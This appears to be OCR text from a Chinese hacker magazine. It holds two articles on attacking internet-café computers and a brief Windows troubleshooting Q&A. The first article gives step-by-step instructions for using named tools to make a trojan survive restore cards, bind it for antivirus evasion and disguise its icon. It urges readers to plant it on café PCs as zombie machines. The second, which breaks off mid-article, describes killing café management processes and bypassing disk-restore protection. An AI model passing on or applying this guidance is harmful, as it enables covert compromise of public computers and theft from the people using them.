


图1

前几天在网吧正冲着浪，突然发现自己的鼠标随便动了起来失去了控制，第一个念头就是自己中招了，重启之余不禁纳闷，网吧不是有还原设备么？而且之前自己已经重启了两次了，怎么还会中木马？难道是对方刚种的？不可能呀，系统有防火墙和“卡大叔”在把关，这怎么可能呢？！

跟网管说明了情况，让他帮我调出了任务管理器（在网吧见到这个东西可不容易呀，留个纪念，截个图，网管在一旁猛汗），仔细一看果然有反常的进程存在，如图1。哈哈，一看我就乐了，典型的流萤、神气儿一类的木马，因为这些木马大多在配置服务端的时候有类似的提示，会建议牧马人起一个与系统正常进程名称相仿的名字，我称之为“起名的艺术”（本人相声迷）。

既然什么都知道了，那就杀吧，没几分钟就搞定了，可是心中还是有些不爽——连还原卡都不怕，这么强硬的手段，我可不能不学。嘿嘿，进了百度，键入了“还原卡破解方法”，搜出的东西还真不少，里面就有这么一条：“转存精灵，有时我们想在办公室的电脑里存一些东西，奈何单位里有还原精灵守着，没什么办法，现在用转存精灵就行了……”呵呵，办法有了，紧接着键入“转存精灵”，果然搜到转存精灵网吧版，这下就算盲人也知道怎么办了，赶紧下载回来。




图2

首先，打开转存精灵.exe，如图2，点击转存精灵界面上的“server”按钮，然后把旁边的server.exe导入进去，再点击转存精灵.exe界面上的“木马”按钮，导入你的木马程序，最后，点击转存精灵.exe界面上的“保存地址”按钮，选择生成后的文件的保存地点，选择好地址后，点击“生成”按钮，这样你的木马就可以破解还原精灵和还原卡了。




图3


“防还原卡案”终于告破了，自己高高兴兴地生成了木马，屏幕右下角的“卡大叔”便报起了警，差点没把耳朵震坏，甭问，刚出生的良驹就这么死了，仔细一想，人家现在谁上网不开着防护软件，就说这“卡大叔”，独到的虚拟分析引擎连未知病毒都能“蒙”着，更不用说咱这再普通不过的马了。没办法，正好前几天无意中下载到了一款捆绑免杀工具——MicroJoiner，就拿它来再把自己的马加工一下吧，如图3。

这款工具有很多的特点，一是短小，只有25K左右；二是精悍，经过它捆绑过的木马病毒一律都会成为免杀的，我用最新的病毒库来检查，不论是“卡大叔”还是国内的杀毒软件，都无一例外的成了睁眼瞎，对木马置之不理；三是使用简单，我们只需把要合并的文件直接用鼠标拖拽到里面就行，省去了寻找文件位置的麻烦。我们把刚才经过还原卡破解处理的木马服务端拖进来。

下面的工作就是伪装了，这款工具允许用户自定义木马的图标，我们也能直接把需要的图标的相关程序拖过来用，只是在这之前需要先点一下“图标”按钮罢了（众人怒吼：“废话！”），都选好了后，点击生成，这样一款穿着凯夫拉的“终极木马”就正式完工了，坏笑着重新打开了“卡大叔”，拖着木马在它老人家的托盘图标前晃哟了几下，嘿嘿，果然没事！

这下我们菜鸟再不用为练技术做实验找不着肉鸡而发愁了，直接让朋友上网吧作内应，我们将木马传让过去让对方运行就行了，只要别碰上网吧重装系统或者更换硬盘什么的，你的网吧肉鸡就会一直存在的！这下再不用琢磨着让别人运行你的木马了，祝所有菜鸟获得越来越多的网吧肉鸡！

（本文所涉及的软件：转存精灵网吧版、捆绑免杀工具MicroJoiner已收录在光盘中）




问：我的XP系统怎么图片预览功能失常了，怎么恢复啊？

答：在使用Windiws XP过程中，如果图片预览控件注册信息丢失，就会导致无法正常预览图片。由于Windows XP的图片预览功能对应的控件文件为thurnbvw.dll，这时只需依次点击“开始／运行”，在弹出的“运行”对话框中输入**Regsvr32 Thurnbvw. dll**命令，单击“确定”按钮，执行后会弹出一个信息提示框：“DllRegisterServer in Thumbvw.dll succeeded.”，控件注册就成功了，重新启动电脑后，Windows XP的图片预览功能便恢复了。

问：我Windows开机后，经常自动进入安全模式，怎么办？

答：此类故障一般是由于主板与内存条不兼容或内存条质量不佳引起，常见于PC133内存用于某些不支持PC133内存条的主板上，可以尝试在CMOS设置内降低内存读取速度看能否解决问题，如若不行，那就只有更换内存条了。



瞬间秒杀网吧防御

FaNT_C

想必众位菜菜都经常出入网吧，也一定对网吧的种种限制深恶痛绝吧！今天我就给大家介绍一种瞬间秒杀网管系统的绝招，彻底颠覆常规破解思路。

还记得那是过年的时候，在老家一家网吧上网，机器状况实在令人不敢恭维，基本上只能打CS，开魔兽居然死机，最要命的是这家网吧居然还要每小时3个大洋（众人：老大真是有钱人）。其实想想也就算了，有玩的就不错了，可是没有想到这家网管如此BT，屏蔽桌面右键、禁止下载控件（在线电影看不成）、不能访问硬盘等……

别的我还能忍受，但是那个屏蔽桌面右键简直是要命，你不仁就别怪我不义！打开我的QQ网络硬盘，下载早已准备好的精锐辅助，如图1。




图1

运行后解除了部分限制，可是桌面右键依旧被屏蔽，仔细想想既然没有恢复右键那应该是软设置在搞鬼。首先想到的就是虚拟桌面和美萍，于是尝试kill它的进程，我使用的是一个非常好的东东——ECQ-PXP，它不仅可以kill掉进程还可以直接秒杀掉部分版本的pubwin4（网吧菜菜们欢呼吧）。运行ECQ-PXP选择相应进程，右键选择“通知进程结束”，一定要选择这个，如图2（由于当时条件限制，没能截图，现在的图片只是一个示范，让大家更好明白，下同）。




图2

需要说明一下，kill的时候一定要把两个进程都选中（按ctrl实现），要不就被双进程守护得逞了，而pubwin4只需要选择主程序和relock.exe，选择“通知结束”以后，等待大约20秒，某些版本pubwin4就直接bye-bye了。可惜这招美萍不吃，那么我就颠覆传统！先破了你的还原卡（其实很早就这么想过，只是一直没有实践过，今天就拿这个开刀了）。

破解还原卡比较容易，使用Debug绕过就OK，以前的X档案刊登过这类文章，大家可以自己翻一下，如果觉得使用Debug比较麻烦，那就使用“硬盘保护卡克星”吧，但是经过我自己的多次实践，发现还是有很多问题，主要就是在没有安装还原卡的机器下使用常常会造成重启后无法读入Windows（遇到这种情况赶快打卡下机走人！），所以提醒所有在家使用的朋友注意，没有准备的情况下别做实验，进不了系统又要弄N久，在网吧时候，先弄清网吧到底是还原精灵还是还原卡后再继续，运行硬盘保护卡克星后如图3所示。

